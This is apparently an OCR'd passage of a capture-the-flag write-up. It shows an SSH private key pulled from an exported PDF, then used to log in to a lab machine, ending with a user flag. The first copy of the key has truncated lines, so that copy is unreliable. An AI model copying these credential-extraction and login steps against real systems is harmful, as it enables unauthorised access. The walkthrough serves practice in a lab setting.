
```
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA2JJQsccK6fE05OWbVGOuKZdf0FyicoUrrm821nHy
G8m6UNZyRGj77eeYGe/7YIQYPATNLSOpQIue3knhDiEsfR99rMg7FRnV
WxtCK0VlQUwxZ6953D16uxlRH8LXeI6BNAIjF0Z7zgkzRhTYJpKs6M80N
ePV8RKoYVWuVRb4nFG1Es0bOj29lu64yWd/j3xWXHgpaJciHKxeNlr8x6
7WaZQ4cjd+yzpOCJw9J91Vi33gv6+KCIzr+TEfzI82+hLW1UGx/13fh20c
75I5d5Holg7ME40BU06Eq0E3EOY6whCPlzndVwIDAQABAoIBAQCs+kh
3mxvPeKok6BSsvqJD7aw72FUbNSusbzRWwXjrP8ke/Pukg/OmDETXmtg
McKIrDvq/gVEnNiE47ckXxVZqDVR7jvvjVhkQGRcXWQfgHThhPWHJI+3
tIGcAaz3dTODgDO04Qc33+U9WeowqpOaqg9rWn00vgzOIjDgeGnbzr9B
jhPHFI7usIxmgX8Q2/nx3LSUNeZ2vHK5PMxiyJSQLiCbTBI/DurhMelbFX
7Qd2hMSr7qJVdfCQjkmE3x/L37YQEnQph6lcPzvVGOEGQzkuu4ljFkYz6s
GZYD7sW5AoGBAO89fhOZC8osdYwOAISAk1vjmW9ZSPLYsmTmk3A7jO
E2vk2W5a9R6N5bEb9yvSt378snyrZGWpaIOWJADu+9xpZScZZ9imHHZ
ciqzwDZfSg5QLoe8CV/7sL2nKBRYBQVL6D8SBRPTIR+J/wHRtKt5PkxjA
SRM/Abh5xub6zThrkIRnFgcYEf5CmVJX9IgPnwgWPHGcwUjKEH5pwpe
skGl3dh4M/2Tgl/gYPwUKI4ori5OMRWykGANbLAt+Diz9mA3FQIi26ickg
o5GVjWTOlfEj74k8hC6GjzWHna0pSlBEiAEF6Xt9AoGAZCDjdIZYhdxHsj
Hc5LOGww+NqzB0HtsUprN6YpJ7AR6+YlEcItMl/FOW2AFbkzoNbHT9C
hBhBp1ZeeShvWobqjKUxQmbp2W975wKR4MdsihUlpInwf4S2k8J+fVHJ
Pb9n+p0hvtZ9sSA4so/DACsCgYEA1y1ERO6X9mZ8XTQ7IUwfIBFnzqZ2
sMRwcd3TudpHTgLxVa91076cqw8AN78nyPTuDHVwMN+qisOYyfcdwQ
tdBBP0Uv2dafya7bfuRG+USH/QTj3wVen2sxoox/hSxM2iyqv1iJ2LZXndV
5bBLnzECgYEAlLiYGzP92qdmlKLLWS7nPM0YzhbN9q0qC3ztk/+1v8pjj1
y1K/LbqIV3C01ruxVBOV7ivUYrRkxR/u5QbS3WxOnK0FYjlS7UUAc4r0zM
nkeaf9obYKsrORVuKKVNFzrWeXcVx+oG3NisSABIprhDfKUSbHzLIR4=
-----END RSA PRIVATE KEY-----
```

Export The Collections


#	Export
Users	PDF
Collections	PDF




```
root@kali:~/Downloads/pdfminer.six/tools# python3 pdf2txt.py /root/Downloads/71353.pdf
-----BEGIN      RSA     PRIVATE KEY-----
MIIEpQIBAAKCAQEA2JJQsccK6fE05OWbVGOuKZdf0FyicoUrrm821nHygmLgWSpJ
G8m6UNZyRGj77eeYGe/7YIQYPATNLSOpQIue3knhDiEsfR99rMg7FRnVCpiHPpJ0
WxtCK0VlQUwxZ6953D16uxlRH8LXeI6BNAIjF0Z7zgkzRhTYJpKs6M80NdjUCl/0
ePV8RKoYVWuVRb4nFG1Es0bOj29lu64yWd/j3xWXHgpaJciHKxeNlr8x6NgbPv4s
7WaZQ4cjd+yzpOCJw9J91Vi33gv6+KCIzr+TEfzI82+hLW1UGx/13fh20cZXA6PK
75I5d5Holg7ME40BU06Eq0E3EOY6whCPlzndVwIDAQABAoIBAQCs+kh7hihAbIi7
3mxvPeKok6BSsvqJD7aw72FUbNSusbzRWwXjrP8ke/Pukg/OmDETXmtgToFwxsD+
McKIrDvq/gVEnNiE47ckXxVZqDVR7jvvjVhkQGRcXWQfgHThhPWHJI+3iuQRwzUI
tIGcAaz3dTODgDO04Qc33+U9WeowqpOaqg9rWn00vgzOIjDgeGnbzr9ERdiuX6WJ
jhPHFI7usIxmgX8Q2/nx3LSUNeZ2vHK5PMxiyJSQLiCbTBI/DurhMelbFX50/owz
7Qd2hMSr7qJVdfCQjkmE3x/L37YQEnQph6lcPzvVGOEGQzkuu4ljFkYz6sZ8GMx6
GZYD7sW5AoGBAO89fhOZC8osdYwOAISAk1vjmW9ZSPLYsmTmk3A7jOwke0o8/4FL
E2vk2W5a9R6N5bEb9yvSt378snyrZGWpaIOWJADu+9xpZScZZ9imHHZiPlSNbc8/
ciqzwDZfSg5QLoe8CV/7sL2nKBRYBQVL6D8SBRPTIR+J/wHRtKt5PkxjAoGBAOe+
SRM/Abh5xub6zThrkIRnFgcYEf5CmVJX9IgPnwgWPHGcwUjKEH5pwpei6Sv8et7l
skGl3dh4M/2Tgl/gYPwUKI4ori5OMRWykGANbLAt+Diz9mA3FQIi26ickgD2fv+V
o5GVjWTOlfEj74k8hC6GjzWHna0pSlBEiAEF6Xt9AoGAZCDjdIZYhdxHsj9l/g7m
Hc5LOGww+NqzB0HtsUprN6YpJ7AR6+YlEcItMl/FOW2AFbkzoNbHT9GpTj5ZfacC
hBhBp1ZeeShvWobqjKUxQmbp2W975wKR4MdsihUlpInwf4S2k8J+fVHJl4IjT80u
Pb9n+p0hvtZ9sSA4so/DACsCgYEA1y1ERO6X9mZ8XTQ7IUwfIBFnzqZ27pOAMYkh
sMRwcd3TudpHTgLxVa91076cqw8AN78nyPTuDHVwMN+qisOYyfcdwQHc2XoY8YCf
tdBBP0Uv2dafya7bfuRG+USH/QTj3wVen2sxoox/hSxM2iyqv1iJ2LZXndVc/zLi
5bBLnzECgYEAlLiYGzP92qdmlKLLWS7nPM0YzhbN9q0qC3ztk/+1v8pjj162pnlW
y1K/LbqIV3C01ruxVBOV7ivUYrRkxR/u5QbS3WxOnK0FYjlS7UUAc4r0zMfWT9TN
nkeaf9obYKsrORVuKKVNFzrWeXcVx+oG3NisSABIprhDfKUSbHzLIR4=
-----END        RSA     PRIVATE KEY-----
```




```
root@kali:~/Masaüstü# gedit id_rsa
root@kali:~/Masaüstü# chmod 600 id_rsa
root@kali:~/Masaüstü# ssh -i id_rsa reader@10.10.10.176
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 5.4.1-050401-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Mar 20 14:56:19 UTC 2020

  System load:  0.02              Processes:             164
  Usage of /:   26.5% of 19.56GB   Users logged in:       1
  Memory usage: 35%               IP address for ens33: 10.10.10.176
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

114 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Mar 20 14:51:30 2020 from 10.10.15.207
reader@book:~$ pwd
/home/reader
reader@book:~$ cat user.txt
51c1d4b5197fa30e3e5d37f8778f95bc
```



